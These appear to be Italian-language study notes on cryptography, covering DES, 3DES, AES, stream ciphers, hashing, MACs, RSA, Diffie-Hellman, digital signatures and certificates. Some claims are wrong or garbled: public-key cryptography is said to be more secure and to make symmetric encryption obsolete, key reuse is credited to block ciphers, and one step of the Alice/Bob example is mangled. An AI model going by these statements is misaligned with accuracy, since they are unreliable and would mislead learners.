- **Testo cifrato**, ovvero il messaggio strapazzato prodotto come output. Dipende dal testo in chiaro e dalla chiave segreta. Per un dato messaggio, due chiavi diverse produrranno due diversi testi cifrati.
- **Algoritmo di decrittografia**, ovvero l'algoritmo di crittografia eseguito al contrario, che prende il testo cifrato e la chiave segreta e produce il Plaintext.

Ci sono due requisiti per l'uso sicuro della crittografia simmetrica:

- Un forte algoritmo di crittografia. Si dovrebbe almeno garantire che un avversario che possiede l'algoritmo non sia in grado decifrare il testo cifrato o scoprire la chiave.
- Il mittente e il destinatario devono aver ottenuto copie della chiave segreta in modo sicuro e devono mantenere la chiave al sicuro. Se qualcuno scopre la chiave e conosce l'algoritmo, tutte le comunicazioni che utilizzano quella chiave sono leggibili.

Ci sono generalmente due approcci per attaccare uno schema a chiave simmetrica.

- Criptoanalisi. Questi si basano sulla natura dell'algoritmo, e sulla conoscenza delle caratteristiche generali del Plaintext oppure alcuni esempi di coppie Plaintext/ciphertext. Questo tipo di attacco sfrutta le caratteristiche dell'algoritmo per tentare di dedurre un testo in chiaro specifico o per dedurre la chiave utilizzata. Se l'attacco ha successo a dedurre la chiave, l'effetto è catastrofico, in quanto tutti i messaggi criptati con quella chiave sono compromessi.

- Attacchi a forza bruta, ovvero provare tutte le possibili chiavi su un testo cifrato finché non si ottiene una traduzione intellegibile in chiaro. In media, la metà di tutte le chiavi possibili deve essere provata per avere successo.

Gli algoritmi di crittografia simmetrica più comunemente usati sono i cifrari a blocchi. Un cifrario a blocchi processa l'input del Plaintext in blocchi di dimensione fissa e produce blocchi di dimensione cifrata di dimensione uguale ad ogni blocco Plaintext.

Gli algoritmi più importanti per la crittografia simmetrica, tutti cifrari a blocchi, sono, il Data Encryption Standard (DES), il Triple DES, e l'Advanced Encryption Standard (AES).

Table 2.1 Comparison of Three Popular Symmetric Encryption Algorithms

	DES	Triple DES	AES
Plaintext block size (bits)	64	64	128
Ciphertext block size (bits)	64	64	128
Key size (bits)	56	112 or 168	128, 192, or 256

DES = Data Encryption Standard

AES = Advanced Encryption Standard

Data Encryption Standard

Fino a poco tempo fa, lo schema di crittografia più utilizzato era basato sul DES. DES prende un blocco di testo in chiaro di 64 bit e una chiave di 56 bit, per produrre un blocco di testo cifrato di 64 bit.

Le preoccupazioni sulla forza di DES rientrano in due categorie:

- Preoccupazioni sull'algoritmo stesso. La prima preoccupazione si riferisce alla possibilità che la crittoanalisi sia possibile sfruttando le caratteristiche dell'algoritmo DES. Ci sono stati negli ultimi anni numerosi tentativi di trovare debolezze nell'algoritmo, rendendo il DES, l'algoritmo più studiato in assoluto. Nonostante i numerosi approcci, nessuno ha finora segnalato una debolezza fatale nel DES.
- Preoccupazioni sull'uso di una chiave a 56 bit. Una preoccupazione più seria è la lunghezza chiave. Con una lunghezza della chiave di 56 bit, ci sono 2^{56} chiavi possibili, che sono circa 7.2×10^{16} chiavi. Data la velocità dei processori commerciali e pronti all'uso, questa lunghezza della chiave è tristemente inadeguata. I test eseguiti su una macchina Intel multicore contemporanea hanno portato a una velocità di crittografia di circa mezzo miliardo di crittografie al secondo.

Table 2.2 Average Time Required for Exhaustive Key Search

Key size (bits)	Cipher	Number of Alternative Keys	Time Required at 10^9 decryptions/μs	Time Required at 10^{13} decryptions/μs
56	DES	$2^{56} \approx 7.2 \times 10^{16}$	$2^{55} \mu\text{s} = 1.125 \text{ years}$	1 hour
128	AES	$2^{128} \approx 3.4 \times 10^{38}$	$2^{127} \mu\text{s} = 5.3 \times 10^{21} \text{ years}$	$5.3 \times 10^{17} \text{ years}$
168	Triple DES	$2^{168} \approx 3.7 \times 10^{50}$	$2^{167} \mu\text{s} = 5.8 \times 10^{33} \text{ years}$	$5.8 \times 10^{29} \text{ years}$
192	AES	$2^{192} \approx 6.3 \times 10^{57}$	$2^{191} \mu\text{s} = 9.8 \times 10^{40} \text{ years}$	$9.8 \times 10^{36} \text{ years}$
256	AES	$2^{256} \approx 1.2 \times 10^{77}$	$2^{255} \mu\text{s} = 1.8 \times 10^{60} \text{ years}$	$1.8 \times 10^{56} \text{ years}$

Triple DES

La vita del DES fu estesa introducendo il triple-DES, che comporta la ripetizione dell'algoritmo DES di base tre volte, utilizzando due o tre chiavi univoche, per una dimensione della chiave di 112 o 168 bit. 3DES ha due attrazioni che assicurano il suo uso diffuso nei prossimi anni. Per prima cosa, grazie alla lunghezza della chiave, supera le vulnerabilità relative agli attacchi di forza bruta. Come seconda cosa, l'algoritmo di base è quello utilizzato nel DES. Di conseguenza, c'è un alto livello di fiducia che 3DES sia molto resistente alla crittanalisi.

Lo svantaggio principale di 3DES è che l'algoritmo è relativamente lento nel software, in quanto richiede il triplo dei calcoli rispetto al DES, e quindi è più lento in modo corrispondente. Quindi, a causa di questi inconvenienti il 3DES non è un candidato ragionevole per essere utilizzato a lungo termine.

Advanced Encryption Standard


In sostituzione, il NIST nel 1997 ha pubblicato un invito a presentare proposte per un nuovo Advanced Encryption Standard (AES), che dovrebbe avere una forza di sicurezza pari o migliore di 3DES e un'efficienza significativamente migliorata.

Oltre a questi requisiti generali, il NIST ha specificato che AES deve essere un cifrario a blocchi simmetrico con una lunghezza di blocco di 128 bit e supporto per lunghezze di chiave di 128, 192 e 256 bit. I criteri di valutazione includevano la sicurezza, l'efficienza computazionale, i requisiti di memoria, l'idoneità dell'hardware e del software e la flessibilità. Il NIST ha selezionato Rijndael come algoritmo AES proposto.

Problemi di sicurezza pratici

In genere, la crittografia simmetrica viene applicata a un'unità di dati più grande di un singolo blocco a 64 o 128 bit, quindi, messaggi, mail e pacchetti dovrebbero essere frammentati in una serie di blocchi a lunghezza fissa per la crittografia mediante un cifrario a blocchi simmetrico.

L'approccio più semplice è quello implementato con la modalità ECB (electronic codebook), nel quale il testo in chiaro è gestito con b ($b = 64$ or $b = 128$) bit alla volta e ogni blocco viene sempre criptato utilizzando la stessa chiave.



(a) Block cipher encryption (electronic codebook mode)

Per i messaggi lunghi, la modalità BCE potrebbe non essere sicura. Un crittoanalista può essere in grado di sfruttare le regolarità nel testo in chiaro per facilitare il compito di decripttografia. Ad esempio, se è noto che il messaggio inizia sempre con determinati campi predefiniti, allora il cryptanalyst può avere un certo numero di coppie note di testo in chiaro-cifratura con cui lavorare.




Figure 2.2 Types of Symmetric Encryption

Stream Ciphers

Un cifrario a blocchi processa l'input un blocco di elementi alla volta, producendo un blocco di output per ciascuno degli input.

Un cifrario a flusso elabora continuamente gli elementi di input, producendo l'output un elemento alla volta, man mano che va avanti. Sebbene i cifrari a blocchi siano molto più comuni, ci sono alcune applicazioni in cui un cifrario a flusso è più appropriato.

Un tipico cifrario a flusso crittografa il testo in chiaro un byte alla volta, anche se un cifrario a flusso può essere progettato per funzionare su un bit alla volta o su unità più grandi di un byte alla volta. In questa struttura viene inserita una chiave in un generatore di bit pseudocasuale che produce un flusso di numeri a 8 bit che sono apparentemente casuali. L'output del generatore, chiamato keystream, viene combinato un byte alla volta con il flusso di testo in chiaro utilizzando l'operazione exclusive-OR (XOR) bit per bit.

Con un generatore di numeri pseudocasuali correttamente progettato, un cifrario a flusso può essere sicuro quanto un cifrario a blocchi di lunghezza chiave comparabile. Il primo vantaggio di un cifrario a flusso è che i cifrari a flusso sono quasi sempre più veloci e usano molto meno codice rispetto ai cifrari a blocchi. Il secondo vantaggio di un cifrario a blocchi è che è possibile riutilizzare le chiavi.

Autenticazione dei messaggi

La crittografia protegge dagli attacchi passivi. Un requisito diverso è quello di proteggere dagli attacchi attivi (falsificazione di dati e transazioni). La protezione contro tali attacchi è nota come autenticazione di messaggi o dati. L'autenticazione dei messaggi o dei dati è una procedura che consente alle parti comunicanti di verificare che i messaggi ricevuti o memorizzati siano autentici. I due aspetti importanti sono verificare che il contenuto del messaggio non sia stato alterato e che la fonte sia autentica.


Se supponiamo che solo il mittente e il destinatario condividano una chiave (che è come dovrebbe essere), allora solo il mittente genuino sarebbe in grado di crittografare un messaggio con successo per l'altro partecipante, a condizione che il destinatario possa riconoscere un messaggio valido.

Autenticazione dei messaggi senza confidenzialità

La crittografia dei messaggi, di per se, non fornisce una forma sicura di autenticazione. E' quindi possibile combinare l'autenticazione e la confidenzialità in un singolo algoritmo criptando un messaggio insieme al tag di utenticazione. In genere l'autenticazione dei messaggi viene fornita come una funzione separata dalla crittografia dei messaggi.

Le situazioni in cui può essere preferibile l'autenticazione del messaggio senza riservatezza includono:

- Ci sono un numero di applicazioni dove lo stesso messaggio è inoltrato a diversi destinatari
- Uno scambio in cui una parte ha un carico pesante e non può permettersi il tempo di decriptografare tutti i messaggi in arrivo.
- L'autenticazione di un programma per computer in chiaro è un servizio attraente.



Se assumiamo che soltanto il mittente e il destinatario conoscono la chiave, e il codice ricevuto coincide con quello calcolato, allora:

- Il destinatario è assicurato che il messaggio non è stato alterato.
- Il destinatario è assicurato che il messaggio proviene dal presunto mittente
- Se il messaggio include il numero di sequenza, allora il ricevitore può essere certo della sequenza corretta, perché un utente malintenzionato non può modificarlo in modo corretto.

Un'alternativa al codice di autenticazione del messaggio è la funzione hash one-way. Come per il codice di autenticazione del messaggio, una funzione hash accetta un messaggio M di dimensioni variabili come input e produce un digest di messaggi di dimensioni fisse $H(M)$ come output. Il campo di lunghezza è una misura di sicurezza per aumentare la difficoltà per un utente malintenzionato di produrre un messaggio alternativo con lo stesso valore di hash.

Il digest del messaggio può essere crittografato utilizzando la crittografia simmetrica; se si presume che solo il mittente e il destinatario condividono la chiave di crittografia, l'autenticità è assicurata. Il digest dei messaggi può anche essere crittografato utilizzando la crittografia a chiave pubblica.

L'approccio a chiave pubblica ha due vantaggi: fornisce una firma digitale e l'autenticazione dei messaggi.




Figure 2.5 Message Authentication Using a One-Way Hash Function

Funzioni di hash sicure

Le funzioni di hash sicure, sono importanti non solo nell'autenticazione di messaggi, ma anche nella firma digitale.

Lo scopo della funzione di hash è quella di produrre un impronta digitale di un file, un messaggio o di un insieme di dati.

Per essere utile per l'autenticazione dei messaggi, una funzione hash H deve avere le seguenti proprietà:

- La funzione (H) deve poter essere applicata ad un blocco di dati di qualsiasi dimensione
- La funzione (H) deve produrre un output di lunghezza fissa

- La funzione ($H(x)$) è relativamente facile da calcolare per ogni x data, rendendo pratiche sia le implementazioni hardware che software.
- Per un dato codice h , è computazionalmente irrealizzabile trovare x tale che $H(x) = h$. Una funzione hash con questa proprietà è indicata come one-way o pre-image resistant.
- Per un dato blocco x , è computazionalmente impossibile trovare $y \neq x$ con $H(y) = H(x)$. Una funzione hash con questa proprietà è indicata come second preimage resistant.
- È computazionalmente irrealizzabile trovare qualsiasi coppia (x, y) tale che $H(x) = H(y)$. Una funzione hash con questa proprietà è indicata come resistente alle collisioni.

Come con la crittografia simmetrica, ci sono due approcci per attaccare una funzione hash sicura:

- Crittoanalisi, che comporta lo sfruttamento delle debolezze logiche dell'algoritmo
- Attacchi di forza bruta. La forza di una funzione hash contro gli attacchi brute-force dipende esclusivamente dalla lunghezza del codice hash prodotto dall'algoritmo

Negli ultimi anni, la funzione hash più utilizzata è stata il Secure Hash Algorithm (SHA), sviluppata dal NIST.

Un esempio di applicazioni di funzioni hash sicure potrebbero essere:

- Password, all'interno di un SO è memorizzato un Hash di una password, piuttosto che la password stessa. Pertanto, la password effettiva non è recuperabile da un hacker che ottiene l'accesso al file della password.
- Rilevamento delle intrusioni, Memorizzare il valore hash per ogni file $[H(F)]$ di un sistema e proteggerlo (ad esempio, su un CD-R che viene mantenuto sicuro). In seguito si può determinare se un file è stato modificato ricalcolando $H(F)$. Un intruso dovrebbe cambiare F senza cambiare $H(F)$.

Struttura di crittografia a chiave pubblica

Crittografia a chiave pubblica, proposta per la prima volta pubblicamente da Diffie e Hellman nel 1976, è il primo progresso veramente rivoluzionario nella crittografia in letteralmente migliaia di anni.

Gli algoritmi a chiave pubblica si basano su funzioni matematiche piuttosto che su semplici operazioni su modelli di bit, come vengono utilizzati negli algoritmi di crittografia simmetrica.

Più importante, la crittografia a chiave pubblica è asimmetrica, che comporta l'uso di due chiavi separate, in contrasto con la crittografia simmetrica, che utilizza una sola chiave. L'uso di due chiavi ha avuto profonde conseguenze nei settori della riservatezza, della distribuzione delle chiavi e dell'autenticazione.

La crittografia a chiave pubblica è più sicura dalla crittografia rispetto alla crittografia simmetrica. Inoltre, la crittografia a chiave pubblica è una tecnica general-purpose che ha reso obsoleta la crittografia simmetrica. Tuttavia, a causa dell'overhead computazionale degli attuali schemi di crittografia public-key, non sembra esserci alcuna probabilità prevedibile che la crittografia simmetrica sia abbandonata. Per la distribuzione della chiave pubblica, è necessaria una qualche forma di protocollo, che spesso coinvolge un agente centrale, e le procedure coinvolte non sono più semplici o più efficienti di quelle richieste per la crittografia simmetrica.




Figure 2.6 **Public-Key Cryptography**

Come suggeriscono i nomi, la chiave pubblica della coppia è resa pubblica per essere utilizzata da altri, mentre la chiave privata è nota solo al suo proprietario. Un algoritmo crittografico a chiave pubblica di uso generale si basa su una chiave per la crittografia e una chiave diversa ma correlata per la decrittografia. I passaggi sono:

1. Ogni utente genera un paio di chiavi da utilizzare per la crittografia e la decrittografia dei messaggi.
2. Ogni utente inserisce una delle due chiavi in un registro pubblico o in un altro file accessibile. Questa è la chiave pubblica. La chiave di accompagnamento è tenuta privata.
3. Se Bob desidera inviare un messaggio privato ad Alice, Bob crittografa il messaggio utilizzando la chiave pubblica di Alice.

4. Quando Alice riceve il messaggio, ha la crittografia della sua chiave privata. Nessun altro destinatario può decifrare il messaggio perché solo Alice conosce la chiave privata di Alice.

Con questo approccio, tutti i partecipanti hanno accesso alle chiavi pubbliche e le chiavi private sono generate localmente da ciascun partecipante e quindi non devono mai essere distribuite. Finché un utente protegge la sua chiave privata, la comunicazione in entrata è sicura. In qualsiasi momento, un utente può cambiare la chiave privata e pubblicare la chiave pubblica complementare per sostituire la vecchia chiave pubblica.

Può anche accadere il contrario, dove un utente critta i propri dati con la chiave privata, e chiunque conosce la chiave pubblica può decriptare i messaggi.

La riservatezza è fornita dipende da una serie di fattori, tra cui la sicurezza dell'algoritmo, se la chiave privata è mantenuta sicura e la sicurezza di qualsiasi proto-col di cui la funzione di crittografia fa parte.

Diffie e Hellman hanno postulato questo sistema senza dimostrare che tali algoritmi esistono. Tuttavia, hanno destato le condizioni che tali algoritmi devono soddisfare:

1. È computazionalmente facile generare una coppia
2. È computazionalmente facile per un mittente, conoscendo la chiave pubblica e il messaggio da crittografare, generare il testo cifrato corrispondente
3. È computazionalmente facile per un ricevente decriptare il testo cifrato usando la chiave privata per recuperare il messaggio originale
4. È computazionalmente inammissibile per l'avversario, conoscendo la chiave pubblica, determinare la chiave privata.
5. È computazionalmente inammissibile per l'avversario, conoscendo la chiave pubblica, , e un testo cifrato, recuperare il messaggio originale
6. Una delle due chiavi correlate può essere utilizzata per la crittografia, con l'altra utilizzata per la decrittografia

Table 2.3 Applications for Public-Key Cryptosystems

Algorithm	Digital Signature	Symmetric Key Distribution	Encryption of Secret Keys
RSA	Yes	Yes	Yes
Diffie-Hellman	No	Yes	No
DSS	Yes	No	No
Elliptic Curve	Yes	Yes	Yes

Algoritmi di crittografia asimmetrica

Uno dei primi schemi public-key è stato sviluppato nel 1977 da Ron Rivest, Adi Shamir e Len Adleman al MIT e pubblicato per la prima volta nel 1978. Da allora lo schema RSA ha regnato supremo come l'approccio più ampiamente accettato e implementato alla crittografia a chiave pubblica.

RSA è un cifrario a blocchi in cui il testo in chiaro e il testo cifrato sono interi tra 0 e $n - 1$ per alcuni n .

Il primo algoritmo a chiave pubblica pubblicato è apparso nel documento fondamentale di Diffie e Hellman che ha definito la crittografia a chiave pubblica ed è generalmente indicato come Diffie-Hellman key exchange, o key agreement. Un certo numero di prodotti commerciali impiega questa tecnica di scambio chiave. Lo scopo dell'algoritmo è quello di consentire a due utenti di raggiungere in modo sicuro un accordo su un segreto condiviso che può essere utilizzato come chiave segreta per la successiva crittografia simmetrica dei messaggi. L'algoritmo stesso è limitato allo scambio delle chiavi.

Il National Institute of Standards and Technology (NIST) ha pubblicato il Digital Signature Standard (DSS). Il DSS utilizza SHA-1 e presenta una nuova tecnica di firma digitale, il Digital Signature Algorithm (DSA). A differenza di RSA, non può essere utilizzato per la crittografia o lo scambio di chiavi.

La stragrande maggioranza dei prodotti e degli standard che utilizzano la crittografia a chiave pubblica per la crittografia e le firme digitali utilizzano RSA. Recentemente, un sistema concorrente ha iniziato a sfidare RSA: crittografia a curva ellittica (ECC). Già, ECC si sta presentando negli sforzi di standardizzazione, incluso lo standard IEEE per la crittografia a chiave pubblica. L'attrazione principale di ECC rispetto a RSA è che sembra offrire la stessa sicurezza per una dimensione di bit molto più piccola, riducendo così il sovraccarico di elaborazione. D'altra parte, anche se la teoria dell'ECC esiste da qualche tempo, è solo di recente che i prodotti hanno iniziato ad apparire e che c'è stato un interesse crittoanalisi sostenuto nel sondare le debolezze. Pertanto, il livello di fiducia in ECC non è ancora così alto come quello in RSA.

Firma Digitale

La crittografia a chiave pubblica può essere utilizzata per l'autenticazione.

Supponiamo che Bob voglia mandare un messaggio ad Alice. Anche se non è importante che il messaggio sia tenuto segreto, vuole che Alice sia certa che il messaggio sia davvero da lui. A questo scopo, Bob utilizza una funzione di hash sicura, come SHA-512, per generare un valore di hash per il messaggio e quindi crittografa il codice hash con la sua chiave privata, creando una firma digitale. Bob invia il messaggio con la firma allegata. Quando Alice riceve il messaggio più la firma, (1) calcola un valore di hash per il messaggio; (2) decrittografa la firma utilizzando la chiave pubblica di Bob; e (3) confronta il valore di hash calcolato con il valore di hash decrittografato. Se i due valori hash corrispondono, Alice ha la certezza che il messaggio deve essere




Figure 2.7 Simplified Depiction of Essential Elements of Digital Signature Process

stato firmato da Bob. Nessun altro ha la chiave privata di Bob e quindi nessun altro avrebbe potuto creare un testo cifrato che potesse essere decrittografato con la chiave pubblica di Bob.

Il NIST definisce la firma digitale come il risultato di una trasformazione crittografica dei dati che, se correttamente implementata, fornisce un meccanismo per verificare l'autenticazione dell'origine, l'integrità dei dati e il non ripudio del firmatario.

Pertanto, una firma digitale è un modello di bit dipendente dai dati, generato da un agente in funzione di un file, messaggio o altra forma di blocco di dati. FIPS 186-4 specifica l'uso di uno dei tre algoritmi di firma digitale:

- Digital Signature Algorithm (DSA)
- RSA Digital Signature Algorithm
- Elliptic Curve Digital Signature Algorithm (ECDSA)

Certificato a chiave pubblica

Il punto della crittografia public-key è che la chiave pubblica è pubblica. Quindi, se c'è qualche algoritmo a chiave pubblica ampiamente accettato, come RSA, qualsiasi partecipante può inviare la sua chiave pubblica a qualsiasi altro partecipante o trasmettere la chiave alla comunità in generale. Anche se questo approccio è conveniente, ha una grande debolezza. Chiunque può forgiare un annuncio pubblico del genere. Cioè, qualche utente potrebbe fingere di essere Bob e inviare una chiave pubblica a un altro partecipante o trasmettere una tale chiave pubblica. Fino al momento in cui Bob scopre la falsificazione e avvisa altri partecipanti, il falsario è in grado di leggere tutti i messaggi crittografati destinati a Bob e può utilizzare le chiavi falsificate per l'autenticazione.

La soluzione a questo problema è il certificato public-key. In sostanza, un certificato consiste in una chiave pubblica più un ID utente del proprietario della chiave, con l'intero blocco firmato da una terza parte affidabile. Un utente può presentare la sua chiave pubblica all'autorità in modo sicuro e ottenere un certificato firmato. L'utente può quindi pubblicare il certificato. Chiunque abbia bisogno della

